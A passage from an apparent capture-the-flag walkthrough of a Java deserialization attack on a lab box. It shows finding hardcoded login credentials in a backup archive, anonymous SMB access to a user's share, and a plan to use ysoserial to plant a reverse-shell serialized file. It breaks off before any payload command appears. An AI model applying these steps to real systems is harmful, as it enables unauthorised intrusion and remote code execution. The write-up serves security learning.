Cassios


This particular walkthrough demonstrates a Java deserialization attack. I didn't take the best notes for this one, so I'll add as much detail as I can.

First, what is Java serialization / deserialization?


Java serialization is a process that converts Java objects into a sequence of bytes, allowing them to be stored or transmitted.
Java deserialization is the process of converting a serialized Java object back into its original state.

That said, a Java deserialization attack exploits the deserialization process in Java to inject malicious code into an object. The ultimate goal...executing that code.

Here we have a web site that requires authentication. We can attempt to brute force the login, but first we'll try hunting for credentials.




If we perform some enumeration against the URL, we discover a backup_migrate folder. This folder houses a recycler.tar file.



Index of /backup_migrate


Name	Last modified	Size	Description
Parent Directory		-	
recycler.tar	2020-10-01 14:58	230K	

Let's download and untar this file. We find a java config file with credentials for the web site.




```
    @Override
    protected void configure(HttpSecurity http) throws Exception {
        http
            .authorizeRequests()
                .antMatchers("/", "/home", "/js/**", "/css/**", "/images/**").permitAll()
                .anyRequest().authenticated()
                .and()
            .formLogin()
                .loginPage("/login")
                .permitAll()
                .and()
            .logout()
                .permitAll();
    }

    @Bean
    @Override
    public UserDetailsService userDetailsService() {
        UserDetails user =
             User.withDefaultPasswordEncoder()
                .username("recycler")
                .password("DoNotMessWithTheRecycler123")
                .roles("USER")
                .build();

        return new InMemoryUserDetailsManager(user);
    }
}
```

If we do a little more digging, we discover a path to a Java serialization file. This path is called in the dashboard controller of the site. Note the @Controller, this is part of Java's MVC (model, view, controller) structure for web applications.



```
import java.util.concurrent.ThreadLocalRandom;

@Controller
public class DashboardController {

        String filename = "/home/samantha/backups/recycler.ser";

        @GetMapping("/check")
        public String Check( String name, Model model) {
```


If we use the credentials we found to log into the site, we arrive at a Recycler Management Dashboard. Based on what we found in the previous config file, we know that this data is being pulled from the serialization file in Samantha's backup folder. It is being deserialized and then displayed to us on the dashboard.



Recycler Management System

Date	Total Load	Solid	Liquid
	null Ton	null%	null%
September	10 ton	79%	21%
August	5 ton	62%	38%
July	1 ton	100%	0%

We have the ability to anonymously access shares via an open SMB port. The folder we're most interested in here is Samantha Konstan Disk. Let's see if we can anonymously map to that.


```
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Samantha Konstan Disk      Backups and Recycler files
        IPC$            IPC       IPC Service (Samba 4.10.4)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
```


If we map to Samantha's share and list its contents, we see that we have direct access to the recycler.ser (Java serialization) file.

```
smb: \> ls
  .                                   D        0  Thu Oct  1 16:28:46 2020
  ..                                  D        0  Thu Sep 24 13:38:10 2020
  recycler.ser                        N      146  Tue Jan  2 10:49:53 2024
  readme.txt                          N      478  Thu Sep 24 13:32:50 2020
  spring-mvc-quickstart-archetype      D        0  Thu Sep 24 13:36:11 2020
  thymeleafexamples-layouts            D        0  Thu Sep 24 13:37:09 2020
  resources.html                      N    42713  Thu Sep 24 13:37:41 2020
  pom-bak.xml                         N     2187  Thu Oct  1 16:28:46 2020
```

Reading the readme.txt file confirms what we already know about the serialization file (its location and the fact that it is being deserialized on the dashboard).

```
  └─$ cat readme.txt
The recycler is a critical piece of our industrial infraestructure.
Please be careful with it!

The .ser file holds all the last data saved from the process, it can
be readed from the upper management dashboard app.

Remember to set the location of the file to my home directory "~/backups".

Set this directory to share access so the remote system can access the
file via SMB.

Any concerns or suggestions, please reach at samantha@loca.host.

Samantha Konstan
Java Mantainer
```


We can use a tool called yoserial to craft a serialization file that will house malicious code, we'll craft a reverse shell. We need to encode a reverse shell and use yoserial's CommonsCollections4 payload to generate our serialization file. Then we will delete the .ser file from Samantha's share (we should have access to do this, but we do) and replace that file with the .ser we just crafted.



```
┌──(kali㉿kali)-[~]
